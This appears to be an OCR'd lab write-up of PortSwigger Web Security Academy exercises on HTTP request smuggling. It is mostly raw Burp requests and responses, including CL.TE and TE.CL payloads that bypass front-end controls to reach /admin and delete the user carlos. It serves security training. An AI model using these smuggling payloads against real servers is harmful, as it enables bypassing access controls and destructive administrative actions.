- Lines 21-22, will essentially be part of the next request that is submitted to the application. The back-end server does not implement access controls as it relies on the front-end server for that, so any requests passed to the back-end would be valid by default.
- The application responds with a 400 Bad Request error message.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 50
6
7 {
    "error":"Duplicate header names are not allowed"
  }
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8173

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
      controls, CL.TE vulnerability
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

- Submitting another payload, but this time changing the Host header to Foo, results in a different error message.
- The /admin interface is only available to local users.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
          </div>
          <div class='widgetcontainer-lab-status is-notsolved'>
            <span>
              LAB
            </span>
            <p>
              Not solved
            </p>
            <span class=lab-status-icon>
            </span>
          </div>
        </div>
      </div>
    </section>
  </div>
  <div theme="">
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home
            </a>
            <p>
              |
            </p>
            <a href="/my-account">
              My account
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        Admin interface only available to local users
      </div>
```

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 41
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin HTTP/1.1
22 Host: localhost
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/
11    <link href=/resources/css/labsBlog.c
12    <title>
        Exploiting HTTP request smuggling
        controls, CL.TE vulnerability
      </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js
      </script>
16    <div id="academyLabHeader">
17      <section class='academyLabBanner'>
18        <div class=container>
19          <div class=logo>
            </div>
20          <div class=title-container>
21            <h2>
                Exploiting HTTP request sm
```

- Changing the Host header to localhost, still returns the same error message about duplicate header names not allowed.
- Since the payload contains a Host header and the normal request submitted also contains a Host header this behavior is rejected.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 50
6
7 {
    "error":"Duplicate header names are not allowed"
  }
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8173

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
      controls, CL.TE vulnerability
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

- To bypass the previous restriction, append the Content-Type and Content-Length header, along with a body parameter to the CL.TE payload.
- When a normal request is submitted all that request data would be appended to the parameter of the smuggled request.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Response

Pretty Raw Hex Render Hackvertor

```
            <p>
              |
            </p>
            <a href="/my-account">
              My account
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <section>
          <h1>
            Users
          </h1>
          <div>
            <span>
              wiener -
            </span>
            <a href="/admin/delete?username=wiener">
              Delete
            </a>
          </div>
          <div>
            <span>
              carlos -
            </span>
            <a href="/admin/delete?username=carlos">
              Delete
            </a>
```

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3  Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 139
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin/delete?username=carlos HTTP/1.1
22 Host: localhost
23 Content-Type: application/x-www-form-urlencoded
24 Content-Length: 10
25
26 x=
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8173
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css
11     <link href=/resources/css/labsBlog.
12     <title>
         Exploiting HTTP request smuggling
         controls, CL.TE vulnerability
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/j
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request s
                 controls, CL.TE vulnerab
               </h2>
22             <a class=link-back href='
```

- Update the payload with the endpoint used to delete the user, Carlos.

Request

Pretty Raw Hex Hackvertor

```
1  GET / HTTP/1.1
2  Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3  Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 302 Found
2  Location: /admin
3  Set-Cookie: session=FqDEykWOVOJad1ONNbYB1
   SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Connection: close
6  Content-Length: 0
7
8
```

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.
- To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

67
GET /admin HTTP/1.1
Foo: x
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

x=1
0


```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8328

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
      controls, TE.CL vulnerability
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
```

- As similar to the previous lab, submit a TE.CL payload and include the Content-Type and Content-Length headers with a body parameter.
- The application responds mentions that /admin endpoint is only available to local users.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```


Response

Pretty Raw Hex Render Hackvertor

```
          </div>
          <div class='widgetcontainer-lab-status is-notsolved'>
            <span>
              LAB
            </span>
            <p>
              Not solved
            </p>
            <span class=lab-status-icon>
            </span>
          </div>
        </div>
      </div>
    </section>
  </div>
  <div theme="">
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      Admin interface only available to local users
    </div>
  </section>
```

- This TE.CL request smuggling payload will allow us to gain access to the /admin interface.

- The next normal request submitted will have the data for the endpoint in the response.



Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
3  Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 70
20 GET /admin HTTP/1.1
21 Host: localhost
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 30
24
25 x=1
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8328
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.c
12     <title>
         Exploiting HTTP request smuggling
         controls, TE.CL vulnerability
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request sm
                 controls, TE.CL vulnerabi
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-
```

- This TE.CL request smuggling payload will allow us to gain access to the /admin interface.

- The next normal request submitted will have the data for the endpoint in the response.

- Important to Note: The Content-Length header in the request needs to be updated manually and the HTTP request smuggling extension can help adjust the chunked bytes.

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
3  Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 87
20 GET /admin/delete?username=carlos HTTP/1.1
21 Host: localhost
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 30
24
25 x=1
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8328
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.cs
12     <title>
         Exploiting HTTP request smuggling
         controls, TE.CL vulnerability
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request smu
                 controls, TE.CL vulnerabi
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-s
               g/lab-bypass-front-end-contr
```

Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting

Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name.
- To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit**:
- See slides.

- The front-end server is adding additional request headers before sending the requests over to the back-end server. Without these headers the back-end server will not process the request. Which means are smuggled request will not work the intended way.

- The first step is to identify a parameter whose value is being reflected in the response.

- The “search” parameter is reflecting its value in the response.

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/2
2  Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3  Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 14
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 search=test123
```

Response

Pretty Raw Hex Render Hackvertor

```
45            <a href=/>Home
              </a>
              <p>
                |
              </p>
46            <a href="/my-account">
                My account
              </a>
              <p>
                |
              </p>
47          </section>
48        </header>
49        <header class="notification-header">
50        </header>
51        <section class=blog-header>
52          <h1>
              0 search results for 'test123'
            </h1>
53          <hr>
54        </section>
55        <section class=search>
56          <form action=/ method=POST>
57            <input type=text placeholder='Search the bl
58            <button type=submit class=button>
```

Request

Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 165
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

search=
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8661

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting HTTP request sm
              rewriting
```

- CL.TE Exploit
- The smuggled request will be that same request that is reflected its parameter's value in the response.
- The goal is to see the request header that the front-end server added to the normal request, in the HTTP response.

- This is the "normal" request that is submitted after the payload request, and we can see in the response the header that the front-end added to the request.

Request

Pretty Raw Hex Hackvertor

